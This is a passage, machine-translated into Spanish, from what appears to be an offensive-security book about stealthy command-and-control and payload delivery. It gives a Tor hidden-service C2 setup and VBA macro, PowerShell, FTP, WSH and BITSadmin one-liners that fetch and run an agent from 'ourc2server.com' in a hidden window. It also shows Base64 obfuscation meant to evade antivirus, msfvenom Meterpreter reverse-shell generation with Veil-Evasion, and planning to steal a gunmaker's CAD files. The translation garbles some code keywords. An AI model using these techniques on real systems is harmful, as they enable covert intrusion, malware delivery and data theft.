Sin embargo, hay problemas con este enfoque. Si los atacantes controlan el nodo de salida, pueden ver el tráfico que se dirige a su destino final. También hay ataques de correlación que pueden ejecutar los principales actores (como la NSA, que controla muchos nodos de salida), lo que permite identificar al usuario mediante paquetes de referencias cruzadas que entran y salen de la red Tor (al menos en teoría). Tor, sin embargo, también nos permite proporcionar servicios dentro de la propia red "oscura"; esto crea efectivamente (por ejemplo) un servidor web completamente anónimo que solo se puede ver a través de Tor y utiliza su propio sistema de direccionamiento distribuido. Eso es ideal para nuestras necesidades. Un servidor C2 se puede aprovisionar como un nodo dentro de la red Tor y el host comprometido se conectará a Tor cuando esté en línea, evitando por completo la seguridad de la red local y el acceso operativo restante, incluso si se detectan hosts comprometidos.

NOTA

Esto es estrictamente una guía práctica. No voy a discutir los entresijos de la tecnología Tor (aunque es bastante fascinante). Puede encontrar mucha información en el sitio web de Tor (<http://www.torproject.org>) y sus foros asociados si está interesado en aprender más sobre el proyecto.

Lo primero que debe hacer es descargar el software Tor, está disponible para una amplia gama de plataformas. Esta guía utiliza la versión de Linux para C2 y la versión de Windows para el agente C2, pero estas instrucciones son prácticamente idénticas independientemente del sistema operativo. La forma más sencilla de proceder es descargar los paquetes del navegador Tor, que se utilizan para navegar por la web de forma anónima. Por supuesto, eso no es lo que queremos hacer, pero el conjunto completo contiene los componentes individuales que necesitamos, que se pueden extraer e integrar en nuestra infraestructura C2. Esta configuración asume la preexistencia de un servidor C2 configurado más o menos de acuerdo con las líneas descritas en los capítulos anteriores. Es imperativo que todos los servicios, ya sean SSH, servidor web o escucha de Metasploit, estén expuestos *solo* en la dirección localhost. Esto se debe a que aquí es donde el punto final del túnel Tor esperará que estén y también garantiza que no se pueda enumerar nada sobre el C2 desde Internet, como por los motores de búsqueda.

El archivo Torrc

Tor almacena su configuración en un archivo llamado torrc. La ubicación de este archivo depende del sistema operativo. En Windows, está en el directorio de instalación; en Linux, se puede encontrar en `~/.tor`; y en Mac OS X, está en el directorio Aplicaciones bajo el paquete del navegador Tor. Deberá sudo up y modificarlo desde la línea de comandos. Independientemente del sistema operativo, el archivo torrc es el mismo. Para crear un servicio oculto, debe agregar las siguientes líneas al archivo:

```
# Configure el directorio de servicios ocultos
HiddenServiceDir /home/wil/tor_hidden # C2 Web
Port HiddenServicePort 443 127.0.0.1:4433 # C2
SSH Port HiddenServicePort 7022 127.0.0.1:7022
# C2 Metasploit listener HiddenServicePort 8080
127.0.0.1:8080
```

Esto hace que los puertos TCP 443, 7022 y 8080 estén disponibles en el host Tor, asumiendo que nuestro C2 está usando estos puertos. Cámbialos por lo que necesites que sean. El directorio de servicios ocultos es simplemente el lugar donde se almacenarán las claves de nuestro servidor y debe estar fuera del directorio raíz del servidor web. Tenga en cuenta que el servidor web, mientras expone el puerto 443, en realidad se está ejecutando en 4433. Esto es simplemente para evitar tener que iniciar el servicio web como raíz.

La próxima vez que se inicie Tor, se crearán dos archivos en el directorio tor_hidden .

Esos archivos son un archivo de clave privada (manténgalo seguro o otros podrán hacerse pasar por su C2) y un archivo de nombre de host que contiene un hash de la clave pública.

Esta será también la dirección de tu C2:

```
wil@c2:~$ /etc/init.d/para reiniciar
```

```
wil@c2:~$ls
```

```
nombre de  
host clave_privada
```

```
wil@c2:~$ gato clave_privada
```

-----COMENZAR LA CLAVE PRIVADA DE RSA-----

```
MIICXAIBAAKBgQC9ymfMgQk12AFT4PXWV + XfmZ1tVDaGajya / jluwnwtjFdMWe7m  
VDWMjs8Z02GGJhH6tlpoDUrWL + YchNHIQBi2AnBFzAoSlfRcvobeBAaWuQn + AH  
Uzr+xVXOADSIcfgtT5Yd13RKmUEKFV8AO9u652zYP1ss0I+S2mY/J/t/3wIDAQAB  
AoGAMjQwcPBRN2UENOP1I9XsgNFpy1nTcor3rShArg3UO1g8X34Kq/Lql1vPfM1I  
ps67Qs4tAEXYYraVaAcFrSCwp6MyeKYwxZtT7ki7q3rbMycvbYquxquh0uGy4aed  
K8XWjPrUv3yzQSYsIohVWMTH7xTzaOvp5uhpAIHFRqn5MECQQDmpFkXmtfEGwqT  
bRbKegRs9siNY6McWBCGrYc/BrpXEiK0j2QcrjC/dMJ4P9O4A94aG4NSI/005fII  
vxrOmD9VAkEA0qhBVWeZD7amfvPYChQo0B4ACZZdJlcUd/x1JSOYbVKvRCvJLxjT  
5LMwg93jj2m386jXWx8n40Zcus6BDTr6YwJBAKH8E0ZszdVBWLAqEbOq9qjAuiHz  
NH+XqiOshCxTwVOdvRorCxjJjhspGdvyI/PJY5facuShuhgl13AIJ+KpMvECQHDJ  
I1lw1bPc2uLgUM8MfHj7h8z+6G4hAQODmaZHVadK8XzL59gyqqrajFgTyOM9emm  
n89w6flcxe9a+41mEoMCQBaM91yvrfp7N9BeDMCHISDfAzX7sDqQn44ftHvZZI9V  
4louuRuLlqn0iaw4V73v3MUeqXoasmdeZ89bVGhVrC8=
```

-----FIN CLAVE PRIVADA RSA-----

```
wil@c2:~$ nombre de host del gato
```

```
4y8jey307n3du4i.cebolla
```

Cuando el C2 está activo y se aprovisiona a través de la red Tor usando esta configuración, los agentes C2 pueden acceder a él en cualquier parte del mundo usando la dirección 4y8jey307n3du4i.onion, siempre que los agentes puedan acceder a la red Tor ellos mismos. Vale la pena repetir el punto de que una vez que esta infraestructura esté


funcionando, existe un total anonimato de tráfico bilateral. Los agentes no saben dónde se conectan y el servidor C2 no puede ver la ubicación de los agentes. Esto hace que sea muy difícil para los objetivos detectar y bloquear el tráfico C2 e imposible descubrir dónde está nuestro servidor C2.

Configuración de un agente C2 para usar la red Tor

Una vez que el servidor C2 está configurado para aceptar conexiones a través de Tor, el siguiente paso es permitir que los agentes C2 implementados en máquinas comprometidas lo hagan. La forma más fácil de hacer esto es empaquetar la aplicación de línea de comandos tor.exe con el agente y simplemente ejecutarlo sin parámetros. Esto hará que se ejecute en una ventana oculta y abra un puerto proxy SOCKS en localhost 9050. Sugiero cambiarle el nombre primero para que no se vea inmediatamente en la lista de procesos de Windows.

Desde la perspectiva del código, se deben realizar los siguientes cambios:

- Cambie las direcciones IP de túnel SSH de las direcciones IPv4 de Internet dentro del código para que apunten a la dirección .onion mencionada anteriormente.
- Dígale al proxy SSH SOCKS que suba al proxy Tor SOCKS en TCP 9050, como se ve en la [Figura 5.5.](#)



[Figura 5.5:](#) Topología C2 encubierta simplificada.

NOTA

Hacer un túnel de datos a través de Tor significará recibir un impacto en el rendimiento; la naturaleza de cómo funciona Tor significa que siempre será así, sin importar qué tan rápido sean los enlaces individuales o qué tan alto sea el rendimiento de los nodos de enrutamiento. Tor se utiliza mejor como una solución C2 anónima baja y lenta cuando no necesita mover grandes cantidades de datos. Es, sin embargo, una solución muy elegante a los problemas de anonimato.

Puentes

Algunas redes pueden bloquear el puerto TCP 9050 saliente o incluso poner en lista negra dinámicamente todos los nodos Tor en un intento de evitar que sus usuarios accedan a la red Tor y eludir el control de acceso a la red; sin embargo, esto se puede vencer fácilmente diciéndole al agente C2 que use puentes Tor cuando se conecte. Esto se logra agregando las siguientes opciones al archivo de configuración torrc local.

El puente también se puede manejar como una opción en la línea de comando, pero para una implementación inicial, quiero asegurarme de tener puentes que funcionen al principio y dejar que el agente Tor maneje su propio directorio una vez que esté conectado. Experimenta y diviértete.

```
Puente fte 128.105.214.163:8080  
A17A40775FBD2CA1184BF80BFC330A77ECF9D0E9  
Puente fte 192.240.101.106:80  
FDC5BA65D93B6BCA5EBDF8EF8E4FA936B7F1F8E5  
Puente fte 128.105.214.162:8080  
FC562097E1951DCC41B7D7F324D88157119BB56D  
Bridge fte 50.7.176.114:80 2BD466989944867075E872310EBAD65BC88C8AEF Bridge fte  
131.252.210.150:8080 0E858AC201BF0F3FA3C462F64844CBFFC7297A42 Bridge fte  
128.105.214.161:8080 1E326AAFB3FCB515015250D8FCCC8E37F91A153B UseBridges 1
```

Nuevas estrategias en Stealth y Deployment

Está aproximadamente a la mitad de este tomo pesado, por lo que parece un buen momento para hacer un balance, revisar y mejorar los temas anteriores mientras toca material nuevo y mejorado.

VBA Redux: vectores de ataque de línea de comandos alternativos

Las macros de VBA se examinaron en el [Capítulo 1](#) como un medio para entregar cargas útiles y quiero revisar esta tecnología, ya que hay otras (mejores) formas de usarlas.

La macro de VBA también es una forma muy ilustrativa de demostrar otras técnicas de hablar con comando y control y descargar y ejecutar una segunda etapa usando solo un comando. También hay mejores formas de entregar el documento de Word resultante que el correo electrónico. En términos generales, un documento de MS Word que contiene una macro requiere una extensión .docm que, independientemente de si puede pasar la detección antivirus o de malware, aún puede ser identificado por humanos y máquinas por igual como un posible vector de ataque incluso antes de que sea descargado. El correo electrónico a menudo eliminará dichos archivos adjuntos de forma predeterminada, posiblemente los ponga en cuarentena y, casi con seguridad, advertirá al usuario final. Más sobre esto en un momento.

En el pasado, me concentré en usar macros de VBA para colocar una carga útil de VBS, que a su vez descargará un ejecutable del agente C2. Eso funcionará y permite mucha flexibilidad en lo que puede hacer una vez que esté fuera de las restricciones del modelo VBA. Sin embargo, ese nivel de complejidad no siempre es necesario o deseable. Si todo lo que desea hacer es descargar y ejecutar un agente C2, puede hacerlo (de varias maneras) con un solo comando de Windows. Cuando se ofuscan correctamente, estas técnicas son tan efectivas e impermeables a los antivirus como todo lo que se ha visto hasta ahora.

Potencia Shell

Puede utilizar el lenguaje de secuencias de comandos propio de Windows, PowerShell, para todo tipo de tareas posteriores a la explotación. No tiene la sintaxis y la estructura más elegantes en comparación con lo que estará acostumbrado como usuario de UNIX, pero es más que lo suficientemente potente para nuestras necesidades. El siguiente código en una macro de VBA descargará el archivo agentc2.exe de <http://ourc2server.com>, lo almacenará como agent.exe en el directorio de trabajo y lo ejecutará:

```
sub powershell()
    Macro de PowerShell
    '
    Dim PSResponse como cadena

    PSResponse = Shell("PowerShell (Nuevo-Objeto
        System.Net.WebClient).DownloadFile('http://ourc2server.com/download/
        c2agent.exe','agent.exe');Start-Process 'agent.exe ''", vbOcultar)
```

Finalizar sub

Tenga en cuenta la opción vbHide dentro del comando Shell . Esto asegura que la ejecución esté oculta para los usuarios (al menos en el sentido de que no verán una ventana de comandos).

FTP

Para la mayoría de las tareas, FTP es una solución de transferencia de archivos en desuso. Es torpe e inseguro, pero aún tiene sus usos. El siguiente código (esta vez no se muestra dentro del contexto de una macro de VBA) logrará el mismo efecto creando primero un script de FTP para ejecutar los siguientes comandos de FTP:

abra ourc2server.com
binary get /c2agent.exe
salga y luego ejecute el
propio agente:

```
cmd.exe /c "@echo open ourc2server.com>script.txt&@echo  
binary>>script.txt& @echo get /c2agent.exe>>script.txt&@echo  
quit>>script.txt&@ftp - s:scrip t.txt -v -A&@iniciar c2agent.exe"
```

Host de secuencias de comandos de Windows (WSH)

El WSH también se puede usar para descargar y ejecutar código como una sola línea de comando si así lo desea. Al igual que el ejemplo anterior, esto requiere que primero cree un archivo de script:

```
strFileURL = "http://ourc2server/downloads/c2agent.exe" strHDLocation =  
"agent.exe"  
Establecer objXMLHTTP = CreateObject("MSXML2.XMLHTTP")  
objXMLHTTP.open "GET", strFileURL, false objXMLHTTP.send()
```

```
Si objXMLHTTP.Status = 200 Entonces  
Establecer objADOSream = CreateObject("ADODB.Stream")  
objADOSream.Open objADOSream.Type = 1 objADOSream.Write  
objXMLHTTP.ResponseBody objADOSream.Position = 0  
objADOSream.SaveToFile strHDLocation objADOSream.Close  
Establecer objADOSream = Nada Terminar si Establecer  
objXMLHTTP = Nada
```

```
Establecer objShell = CreateObject("WScript.Shell")
objShell.Exec("agent.exe")
```

y ejecútelo usando cscript.exe. La línea de comando completa es la siguiente:

```
cmd.exe /c "@echo Set
objXMLHTTP=CreateObject("MSXML2.XMLHTTP")>poc.vbs
&@echo objXMLHTTP.open "GET","http://ourc2server/downloads/
c2agent.exe",false>> poc.vbs &@echo objXMLHTTP.send()>>poc.vbs &@echo If
objXMLHTTP.Status=200 Entonces>>poc.vbs &@echo Establecer
objADOSStream=CreateObject("ADODB.Stream")>>poc.vbs &@echo
objADOSStream.Open>>poc.vbs &@echo objADOSStream.Type=1 >>poc.vbs &@echo
objADOSStream.Write objXMLHTTP.ResponseBody>>poc.vbs &@echo
objADOSStream.Position=0 >>poc. vbs &@echo objADOSStream.SaveToFile
"agent.exe">>poc.vbs &@echo objADOSStream.Close>>poc.vbs &@echo Establecer
objADOSStream=Nada>>poc.vbs &@echo Finalizar si>>poc.vbs &@echo Establecer
objXMLHTTP=Nada>>poc.vbs &@echo Establecer
objShell=CreateObject("WScript.Shell")>>poc.vbs &@echo
objShell.Exec("agent.exe")>>poc.vbs&cscript. exe poc.vbs"
```

BITAdmin

Windows 7 y versiones posteriores vienen con una herramienta de línea de comandos llamada BITSadmin, que también se puede usar para descargar y ejecutar código. Vale la pena mencionar esta herramienta, ya que es capaz de suspender una transferencia de archivos si se pierde la conexión de red. Cuando se restablezca la conectividad, la transferencia continuará y se ejecutará el código.

```
cmd.exe /c "bitsadmin /transfer myjob /download /priority high http://ourc2server.com/
download/c2agent.exe c:\agent.exe&start agent.exe"
```

Ofuscación de carga útil simple

Estas técnicas, si bien son efectivas, son transparentes para cualquiera que vea la macro y contienen palabras clave que el antivirus puede encontrar sospechosas. Sin embargo, es fácil ofuscar estos comandos usando una rutina de codificación Base64 simple.

Hay otros medios más fuertes de ofuscación, pero esto es suficiente para derrotar prácticamente todas las formas de análisis de malware automatizado.

Es posible detectar, decodificar y analizar cadenas Base64 (de hecho, es trivial), pero aunque la presencia de datos codificados generalmente podría aumentar la sospecha de AV de cualquier archivo dado, a menos que haya otros factores contribuyentes, no será suficiente.

para marcarlo. Hacerlo crearía una cantidad inaceptable de falsos positivos.

Continuando con el ejemplo de PowerShell dentro de VBA, lo primero que debe hacer es codificar la cadena de carga útil como Base64. Para mantenerlo actualizado, demuestro esto con PowerShell:

```
PS > $b = [System.Text.Encoding]::UTF8.GetBytes("PowerShell (N ew-Object  
System.Net.WebClient).DownloadFile('http://ourc2server.com/download /c2 agent.exe' , 'agent.exe');Iniciar  
proceso 'agent.exe'")
```

```
PS > [Sistema.Convertir]::ToBase64String($b)
```

```
UG93ZXJTaGVsbCAoTmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYkNsawWvudCkuRG93bmx vYWRGaWxIKCd  
odHRwOi8vb3VyYzJzZXJ2ZXIuY29tL2Rvd25sb2FkL2MyYWdlbnQuZXhlJywnYWdlbn
```

```
QuZXhlJyk7U3  
RhcnQtUHJvY2VzcyAnYWdlbnQuZXhlJw ==
```

El primer comando asigna la carga útil a una cadena de bytes llamada \$b y el segundo comando la convierte a Base64.

El siguiente paso es crear una macro VBA capaz de decodificar esta cadena y ejecutarla:

```
Opción explícita  
Privada Const clOneMask = 16515072  
Privado Const clTwoMask = 258048  
Privado Const clThreeMask = 4032  
Privado Const clFourMask = 63  
Const privado clHighMask = 16711680  
Const privado clMidMask = 65280  
Const privado clLowMask = 255  
  
Privada Const cl2Exp18 = 262144  
Privada Const cl2Exp12 = 4096  
Privada Const cl2Exp6 = 64  
Privada Const cl2Exp8 = 256  
Privada Const cl2Exp16 = 65536
```

Mono de función pública (sString como cadena) como cadena

```
Dim bOut() como byte, bIn() como byte, bTrans(255) como byte, IPowers6(63) como tiempo,  
IPowers12(63) como tiempo
```

```
Dim IPowers18(63) As Long, IQuad As Long, iPad As Integer, IChar As Long, IPos
As Long, sOut As String
Dim ITemp siempre

sCadena = Reemplazar(sCadena, vbCr, vbCadenaNula) sCadena
= Reemplazar(sCadena, vbLf, vbCadenaNula)

ITemp = Len(sCadena) Mod 4

Si InStrRev(sString, "==") Entonces iPad = 2

ElseIf InStrRev(sString, "=") Entonces iPad = 1

Terminara si

Para ITemp = 0 a 255
    Selecciona Caso ITemp
        Caso 65 a 90
            bTrans(ITemp) = ITemp - 65
        Caso 97 a 122
            bTrans(ITemp) = ITemp - 71
        Caso 48 a 57
            bTrans(ITemp) = ITemp + 4
        Caso 43
            bTrans(ITemp) = 62
        Caso 47
            bTrans(ITemp) = 63
    Finalizar Seleccionar
    Siguiente ITemp

Para ITemp = 0 a 63
    IPowers6(ITemp) = ITemp * cl2Exp6
    IPowers12(ITemp) = ITemp * cl2Exp12
    IPowers18(ITemp) = ITemp * cl2Exp18
    Siguiente
    ITemp bIn = StrConv(sString, vbFromUnicode)
    Redim bOut(((UBound(bIn) + 1) \ 4) * 3) - 1

    Para IChar = 0 Para UBound(bIn) Paso 4
        IQuad = IPowers18(bTrans(bIn(IChar))) +
        IPowers12(bTrans(bIn(IChar + 1))) +
                    IPowers6(bTrans(bIn(IChar + 2))) + bTrans(bIn(IChar
+ 3))
        ITemp = IQuad Y clHighMask bOut(IPos)
        = ITemp \ cl2Exp16 ITemp = IQuad Y
        clMidMask bOut(IPos + 1) = ITemp \
        cl2Exp8 bOut(IPos + 2) = IQuad Y clLowMask
        IPos = IPos + 3

    Siguiente IChar
```

```
sOut = StrConv (bOut, vbUnicode)
Si iPad Entonces sOut = Izquierda$(sOut, Len(sOut) - iPad) mono =
sOut
```

función final

```
Prueba secundariab64()
```

```
' Macro testb64
```

```
'
```

Dim PSResp como cadena

```
PSRep =
Shell(mono("UG93ZXJTaGVsbCAoTmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYkNsa
VVudCkuRG93bmxyWRGaWxIKCd
odHRwOi8vb3VyYzJzZXJ2ZXluY29tL2Rvd25sb2FkL2MyYWdlbnQuZXhlJywnYWdlbn
QuZXhlJykJ7U3
RhcnQtUHJvY2VzcyAnYWdlbnQuZXhlJw == "), vbHide)
```

Finalizar sub

Tenga en cuenta que el comando Shell ahora está llamando a la función mono , que toma la cadena Base64 como entrada. ¿Por qué mono? Porque obviamente no es una función de decodificación. Si se llamaría Base64Decode (por ejemplo), el AV podría verse tentado a echar un vistazo más de cerca.

Estrategias alternativas en la evasión de antivirus

Probablemente ya tenga la impresión de que estoy decidido a recalcar la importancia de moverse por AV. Es importante comprender que las únicas cosas para las que AV es bueno es para detener los ataques de vainilla conocidos y los molestos probadores de penetración. En cualquier ataque APT, todas las herramientas deben personalizarse y probarse contra las defensas conocidas antes de implementarse, lo que hace que el problema de AV sea algo discutible. Sin embargo, hay momentos en los que querrá usar herramientas escritas por otros por conveniencia o debido a limitaciones de tiempo y es fundamental asegurarse de que no se detecten.

El ejemplo más obvio son los agentes de Metasploit que querrá implementar en su propio C2. Como los Metasploits son muy conocidos y entendidos por los proveedores de AV, es necesario hacer un poco de trabajo adicional para evitar que sean detectados. Una buena solución para esto es el kit de herramientas Veil Evasion escrito por Harmj0y y sus amigos; Puedes obtenerlo aquí:

<https://www.veil-framework.com/framework/veil-evasion/>

Doy dos ejemplos de cómo usar Veil Evasion:

- Tomando shellcode pre-blindado y usándolo para crear un ejecutable robusto.
- Protección de shellcode no blindado con cifrado AES para crear un ejecutable de Python compilado.

El kit de herramientas es capaz de mucho más que esto. Si estás leyendo este libro y no conoces la Evasión del velo, te debes a ti mismo echarle un vistazo.

En el primer ejemplo, ya se creó una carga útil de shellcode para un agente de devolución de llamada de Meterpreter utilizando msfvenom y la siguiente línea de comando:

```
# msfvenom -a x64 --platform Windows -p windows/  
x64/meterpreter_reverse_http -e x86/fnstenv_mov -i 5 -f raw LPORT=1234  
LHOST=ourc2server.com EXITFUNC=none -o raw_shellcode Se encontraron 1 codificadores  
compatibles Intentando codificar la carga útil con 5 iteraciones de x86/fnstenv_mov x86/  
fnstenv_mov exitosas con tamaño 1190492 (iteración=0) x86/fnstenv_mov exitosas con  
tamaño 1190516 (iteración=1) x86/fnstenv_mov exitosas con tamaño 1190540 (iteración=2)  
x86/fnstenv_mov exitosas con tamaño 1190564 iteración = 3) x86/fnstenv_mov tuvo éxito  
con el tamaño 1190588 (iteración = 4) x86/fnstenv_mov elegido con el tamaño final 1190588  
Tamaño de la carga útil: 1190588 bytes Guardado como: raw_shellcode
```

Esto creará un conector HTTP inverso de Windows mediante un codificador Fnstenv/mov Dword XOR de longitud variable .

Ahora está listo para usarse en Veil, como se muestra en la [Figura 5.6](#).




Figura 5.6: Pantalla de aterrizaje de Veil-Evasion.

```
# ./Veil-Evasion.py
```

Use el payload 41 y configure las opciones como se muestra en la Figura 5.7.

```
root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
=====
Veil-Evasion | [Version]: 2.26.3
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
Payload information:
Name: python/shellcode_inject/flat
Language: python
Rating: Normal
Description: No obfuscation, basic injection of shellcode through virtualalloc or void pointer reference.

Required Options:
Name          Current Value  Description
----          -----
COMPILE_TO_EXE Y            Compile to an executable
EXPIRE_PAYLOAD X            Optional: Payloads expire after "Y" days ("X" disables feature)
INJECT_METHOD Heap          Virtual, Void, or Heap
USE_PYHERION N            Use the pyherion encrypter

[python/shellcode_inject/flat>>]:
```

Figura 5.7: Velo con conjunto de opciones.

Escriba generar y, en la siguiente pantalla, seleccione la Opción 3: Archivo con Shellcode (sin procesar). Luego ingrese el nombre de archivo donde se guardó la salida (en este caso, raw_shellcode). Consulte la Figura 5.8.

```

root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
=====
Veil-Evasion | [Version]: 2.26.3
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[?] Use msfvenom or supply custom shellcode? <windows/x64/meterpreter/reverse_tcp>
-e x86/fnstenv_mov -f raw LPORT=1234 LHOST=ourc2server.com
1 - msfvenom (default)
2 - custom shellcode string
3 - file with shellcode (raw)
needed with size 1196492 (iteration=0)
[>] Please enter the number of your choice: 3
[>] Please enter the path to your raw shellcode file: raw_shellcode
ion# msfvenom -a x64 --platform Windows -p windows/x64/meter

```

Figura 5.8: Veil ahora puede generar un ejecutable de Python compilado a partir de la shellcode sin formato.

El código se genera, como se muestra en la [Figura 5.9](#).

```

root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
=====
Veil-Evasion | [Version]: 2.26.3
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[?] Executable written to: /usr/share/veil-output/compiled/payload.exe
Language: python
Payload: python/shellcode_inject/flat
Shellcode: custom
Required Options: COMPILE_TO_EXE=Y EXPIRE_PAYLOAD=X
                   INJECT_METHOD=Heap USE_PYTHON=N
Payload File: /usr/share/veil-output/source/payload.py
[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)
coders
[>] Press any key to return to the main menu.

```

Figura 5.9: El ejecutable compilado está listo para usar.

El ejemplo anterior es algo artificial, ya que Veil Evasion es perfectamente capaz de crear de forma nativa devoluciones de llamada de Meterpreter ofuscadas a prueba de AV, pero quería demostrar la creación de cargas útiles a partir de un shellcode plano, como quizás deseé.

estar usando algo que no sea Meterpreter. Las opciones son sugerentes: deberá experimentar con la configuración para que su carga útil sea realmente sigilosa.

Para el segundo ejemplo, creo otro .exe usando más o menos los mismos parámetros de msfvenom , pero esta vez excluyendo la codificación:

```
# msfvenom -a x64 --platform Windows -p windows/
x64/meterpreter_reverse_http -f raw LPORT=1234 LHOST=ourc2server.com
EXITFUNC=none -o raw_shellcode No se especificó codificador ni
badchars, generando carga útil sin procesar Tamaño de carga útil: 1190467
bytes Guardado como: raw_shellcode
```

Esta vez en Veil Evasion, seleccioné la carga útil 35:

python/shellcode_inject/aes_encrypt.

Si continúa con las mismas opciones que en el primer ejemplo, verá algo similar a la [Figura 5.10.](#)

The screenshot shows a terminal window titled 'root@kali: ~/Veil-Evasion'. The window contains the following text:

```
root@kali: ~/Veil-Evasion
File Edit View Search Terminal Help
=====
Veil-Evasion | [Version]: 2.26.3
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[*] Executable written to: /usr/share/veil-output/compiled/payload6.exe
[*] Language: python
[*] Payload: python/shellcode_inject/aes_encrypt
[*] Shellcode: custom
[*] Required Options: EXITFUNC=none
[*] Payload File: /usr/share/veil-output/source/payload6.py
[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)
[*] Press any key to return to the main menu. █
[*] msfvenom -a x64 --platform Windows -p windows/x64/meterpreter/reverse_http -f raw LPORT=1234 LHOST=ourc2server.com EXITFUNC=none -o raw_shellcode
```

[Figura 5.10:](#) Una vez más, está listo para usar.

Último velo.png

Una última palabra sobre esta herramienta y dejaré la noción de antivirus por un tiempo. Una característica muy interesante de Veil Evasion es que cada vez que crea una carga útil, almacena un hash SHA256 del .exe en su propia base de datos. Esto le permite en el

futuro para saber si alguien más ha enviado la carga útil a Virus Total para su análisis, lo que, por supuesto, generalmente no es bueno para su misión.

El ataque

Como se indicó anteriormente en el capítulo, es preferible saber con tanto detalle y con tanta previsión como sea posible exactamente lo que está interesado en obtener de la red de destino antes de comenzar un compromiso. Suena obvio (esquemas de armas de fuego), pero todo lo que se sabe actualmente sobre el objetivo es que fabrican armas de fuego y están fuertemente invertidos en tecnología CNC. Hay un número finito de tecnologías CAD que son adecuadas para dicho trabajo y que pueden exportar diseños compatibles con estas máquinas. Saber qué tecnología (y, por lo tanto, extensiones de archivo, etc.) está en uso de antemano le ahorrará tiempo al buscar datos en la infraestructura.

Esto no es tan difícil como parece. Una búsqueda rápida en Google genera una página web y, enterrada en una sesión de preguntas y respuestas sobre sus diseños de pistolas, hay exactamente lo que necesita.

El ingeniero de diseño de armas responde a sus preguntas

¿Qué software CAD utiliza para diseñar sus armas de fuego?

Usamos Solid Edge ST8 actualmente, pero creo que comenzamos en ST 3 versiones 14.

Eso es suficiente para empezar. Solid Edge es un software de modelado de sólidos de Synchronous Technology, de características paramétricas (basadas en el historial) y CAD en 3D. Se ejecuta en Microsoft Windows y proporciona funciones de modelado sólido, modelado de ensamblajes y vista ortográfica 2D para diseñadores mecánicos. Actualmente es propiedad y está desarrollado por Siemens AG. Hay una versión de prueba gratuita disponible, por lo que no hay excusa para no descargarla, darle la vuelta a la cuadra y tomar nota de los nombres de los archivos principales y las extensiones de los archivos de datos para que las estaciones de trabajo de ingeniería puedan identificarse rápidamente una vez que se haya penetrado en la red de destino. [La Figura 5.11](#) muestra los tipos de archivos.

